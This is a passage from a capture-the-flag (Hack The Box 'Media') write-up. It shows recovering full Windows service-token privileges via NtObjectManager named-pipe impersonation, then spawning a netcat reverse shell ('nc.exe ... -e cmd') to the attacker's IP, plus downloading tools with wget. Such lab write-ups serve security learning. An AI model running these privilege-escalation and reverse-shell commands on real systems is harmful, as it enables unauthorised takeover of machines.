SeTimeZonePrivilege           Change the time zone                Disabled
PS C:\xampp\htdocs>
this is a stripped token for security but there is a way to get our full privileges back there is two techniques actually not just one I looked 0xdf to know which one he did and i will show the other technique he used full powers so lets do the other one
first download the ntObjectManager then expand it
PS C:\Users\Public> wget http://10.10.16.206/ntobjectmanager.2.0.1.nupkg -O test.zip
PS C:\Users\Public> Expand-Archive -Path ./test.zip -DestinationPath .
PS C:\Users\Public> dir


    Directory: C:\Users\Public


Mode LastWriteTime Length Name
---- ------------- ------ ----
d-r--- 10/2/2023 12:15 PM Documents
d-r--- 5/8/2021 1:20 AM Downloads
d----- 6/19/2026 5:14 PM en-US
d-r--- 5/8/2021 1:20 AM Music
d----- 6/19/2026 5:14 PM package
d-r--- 5/8/2021 1:20 AM Pictures
d-r--- 5/8/2021 1:20 AM Videos
d----- 6/19/2026 5:14 PM _rels
-a---- 11/15/2023 4:07 PM 66048 Be.Windows.Forms.HexBox.dll
-a---- 11/15/2023 4:07 PM 3607552 EditSection.exe
-a---- 11/8/2023 8:45 PM 199423 Formatters.ps1xml
-a---- 1/7/2011 5:24 AM 22016 NDesk.Options.dll
-a---- 11/15/2023 4:09 PM 3873280 NtObjectManager.dll
-a---- 11/15/2023 4:09 PM 5894552 NtObjectManager.dll-Help.xml
-a---- 11/15/2023 5:13 PM 36256 NtObjectManager.nuspec
-a---- 11/15/2023 4:08 PM 19058 NtObjectManager.psd1
-a---- 11/15/2023 4:09 PM 656277 NtObjectManager.psm1
-a---- 6/19/2026 5:12 PM 8 test
-a---- 6/19/2026 5:13 PM 5737920 test.zip
-a---- 11/15/2023 4:07 PM 3806208 TokenViewer.exe
-a---- 12/16/2022 5:22 PM 435 TypeExtensions.ps1xml
-a---- 11/15/2023 4:07 PM 3569664 ViewSecurityDescriptor.exe
-a---- 10/24/2018 8:52 AM 316392 WeifenLuo.WinFormsUI.Docking.dll
-a---- 11/15/2023 5:13 PM 848 [Content_Types].xml
Shell as System
First import the module and create the pipe and the job
PS C:\Users\Public> Import-Module ./NtObjectManager.psm1
Import-Module ./NtObjectManager.psm1
WARNING: The names of some imported commands from the module 'NtObjectManager' include unapproved verbs that might make
 them less discoverable. To find the commands with unapproved verbs, run the Import-Module command again with the
Verbose parameter. For a list of approved verbs, type Get-Verb.
PS C:\Users\Public> $pipe = New-NtNamedPipeFile \\.\pipe\jimmex -Win32Path
$pipe = New-NtNamedPipeFile \\.\pipe\jimmex -Win32Path
PS C:\Users\Public> $job = Start-Job { $pipe.Listen() }
$job = Start-Job { $pipe.Listen() }
PS C:\Users\Public> $job
$job

Id Name PSJobTypeName State HasMoreData Location Command
-- ---- ------------- ----- ----------- -------- -------
1      Job1            BackgroundJob   Completed     True            localhost             $pipe.Listen()
and as you can see that's the token we got
PS C:\Users\Public> $file = Get-NtFile \\localhost\pipe\jimmex -Win32Path
$file = Get-NtFile \\localhost\pipe\jimmex -Win32Path
PS C:\Users\Public> $token = Use-NtObject($pipe.Impersonate()) { Get-NtToken -Impersonation }
$token = Use-NtObject($pipe.Impersonate()) { Get-NtToken -Impersonation }
PS C:\Users\Public> $token
$token


User : NT AUTHORITY\LOCAL SERVICE
Groups : {Mandatory Label\System Mandatory Level, Everyone, BUILTIN\Users, NT
                                  AUTHORITY\SERVICE...}
EnabledGroups : {Everyone, BUILTIN\Users, NT AUTHORITY\SERVICE, CONSOLE LOGON...}
DenyOnlyGroups : {}
GroupCount : 16
AuthenticationId : 00000000-000003E5
TokenType : Impersonation
ExpirationTime : 441481572610010000
Id : 00000000-00AEBC53
ModifiedId : 00000000-00AEBA9A
Owner : S-1-5-19
PrimaryGroup : S-1-5-19
DefaultDacl : {Type Allowed - Flags None - Mask 10000000 - Sid S-1-5-18, Type Allowed - Flags None
                                  - Mask 10000000 - Sid S-1-5-19}
Source : Identifier = 00000000-00012EBA - Name = Advapi
RestrictedSids : {}
RestrictedSidsCount : 0
ImpersonationLevel : Impersonation
SessionId : 0
SandboxInert : False
Origin : 00000000-000003E7
ElevationType : Default
Elevated : True
HasRestrictions : False
UIAccess : False
VirtualizationAllowed : False
VirtualizationEnabled : False
Restricted : False
WriteRestricted : False
Filtered : False
NotLow : True
Flags : NotLow
NoChildProcess : False
Capabilities : {}
MandatoryPolicy : NoWriteUp, NewProcessMin
LogonSid : NT AUTHORITY\LogonSessionId_0_77497
IntegrityLevelSid : Mandatory Label\System Mandatory Level
AppContainerNumber : 0
IntegrityLevel : System
SecurityAttributes : {}
DeviceClaimAttributes : {}
UserClaimAttributes : {}
RestrictedUserClaimAttributes :
RestrictedDeviceClaimAttributes :
AppContainer : False
LowPrivilegeAppContainer : False
AppContainerSid :
DeviceGroups : {}
RestrictedDeviceGroups :
Privileges : {SeAssignPrimaryTokenPrivilege, SeIncreaseQuotaPrivilege, SeTcbPrivilege,
                                  SeSystemTimePrivilege...}
FullPath : NT AUTHORITY\LOCAL SERVICE - 00000000-000003E5
TrustLevel :
IsPseudoToken : False
IsSandbox : False
PackageFullName :
AppId :
AppModelPolicyDictionary : {}
BnoIsolationPrefix :
PackageIdentity :
AuditPolicy :
PrivateNamespace : False
ProcessUniqueAttribute :
GrantedAccess : AssignPrimary, Duplicate, Impersonate, Query, QuerySource, AdjustPrivileges,
                                  AdjustGroups, AdjustDefault, AdjustSessionId, Delete, ReadControl, WriteDac,
                                  WriteOwner
GrantedAccessGeneric : GenericAll
GrantedAccessMask : 983551
SecurityDescriptor : O:LSG:LSD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;LS)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;LS)(A;
                                  ;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SY)S:AI(ML;;NW;;;SI
                                  )
Sddl : O:LSG:LSD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;LS)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;LS)(A;
                                  ;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SY)S:AI(ML;;NW;;;SI
                                  )
Handle : 0xC18
NtTypeName : Token
NtType : Name = Token - Index = 5
Name : LOCAL SERVICE - 00000000-000003E5
CanSynchronize : False
CreationTime : 12/31/1600 4:00:00 PM
AttributesFlags : None
HandleReferenceCount : 1
PointerReferenceCount : 32656
Inherit : False
ProtectFromClose : False
Address : 0
IsContainer : False
IsClosed : False
ObjectName : NT AUTHORITY\LOCAL SERVICE - 00000000-000003E5
you can see that's the full privileges that token gives us
PS C:\Users\Public> $token.privileges | ft Name, Attributes, DisplayName
$token.privileges | ft Name, Attributes, DisplayName

Name Attributes DisplayName
---- ---------- -----------
SeAssignPrimaryTokenPrivilege Enabled Replace a process level token
SeIncreaseQuotaPrivilege Enabled Adjust memory quotas for a process
SeTcbPrivilege Enabled Act as part of the operating system
SeSystemTimePrivilege Enabled Change the system time
SeAuditPrivilege Enabled Generate security audits
SeChangeNotifyPrivilege EnabledByDefault, Enabled Bypass traverse checking
SeImpersonatePrivilege EnabledByDefault, Enabled Impersonate a client after authentication
SeCreateGlobalPrivilege EnabledByDefault, Enabled Create global objects
SeIncreaseWorkingSetPrivilege Enabled Increase a process working set
SeTimeZonePrivilege Enabled Change the time zone
why is this important ? just in case there is a firewall that you can't turn off and caught the Full Power this module we importedis a legit module for the powershell
starting a new process with the shell.ps1 sends us back a new shell with the full privielges
PS C:\Users\Public> New-Win32Process -Commandline 'C:\Users\Public\nc.exe 10.10.16.206 4444 -e cmd' -token $token
New-Win32Process -Commandline 'C:\Users\Public\nc.exe 10.10.16.206 4444 -e cmd' -token $token


Process : nc.exe
Thread : thread:5072 - process:2980
Pid : 2980
Tid : 5072
TerminateOnDispose : False
ExitStatus : 259
ExitNtStatus : STATUS_PENDING
back at the listener
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/Media]
└──╼ [★]$ rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.206] from (UNKNOWN) [10.129.234.67] 50545

PS C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name Description State
============================= ========================================= =======
SeAssignPrimaryTokenPrivilege Replace a process level token Enabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Enabled
SeAuditPrivilege Generate security audits Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
PS C:\Windows\system32>
now with that privileges lets get Potato on the box
using the cradle one more we got a shell back as system

and we got the root
PS C:\Users\Administrator\Desktop> type root.txt
4677e3919f7be2081e44afa5c54ead32
PS C:\Users\Administrator\Desktop>
Resources
- https://learn.microsoft.com/en-us/answers/questions/2560324/how-to-play-asx-files-in-windows-media-player
- https://github.com/Greenwolf/ntlm_theft
- https://learn.microsoft.com/en-us/windows/win32/fileio/hard-links-and-junctions
- https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/mklink
- https://www.tiraniddo.dev/2020/04/sharing-logon-session-little-too-much.html (technique I used)
- https://www.powershellgallery.com/packages/NtObjectManager/2.0.1 the NtObjectManager
- https://0xdf.gitlab.io/2025/09/04/htb-media.html (check 0xdf using Full Power)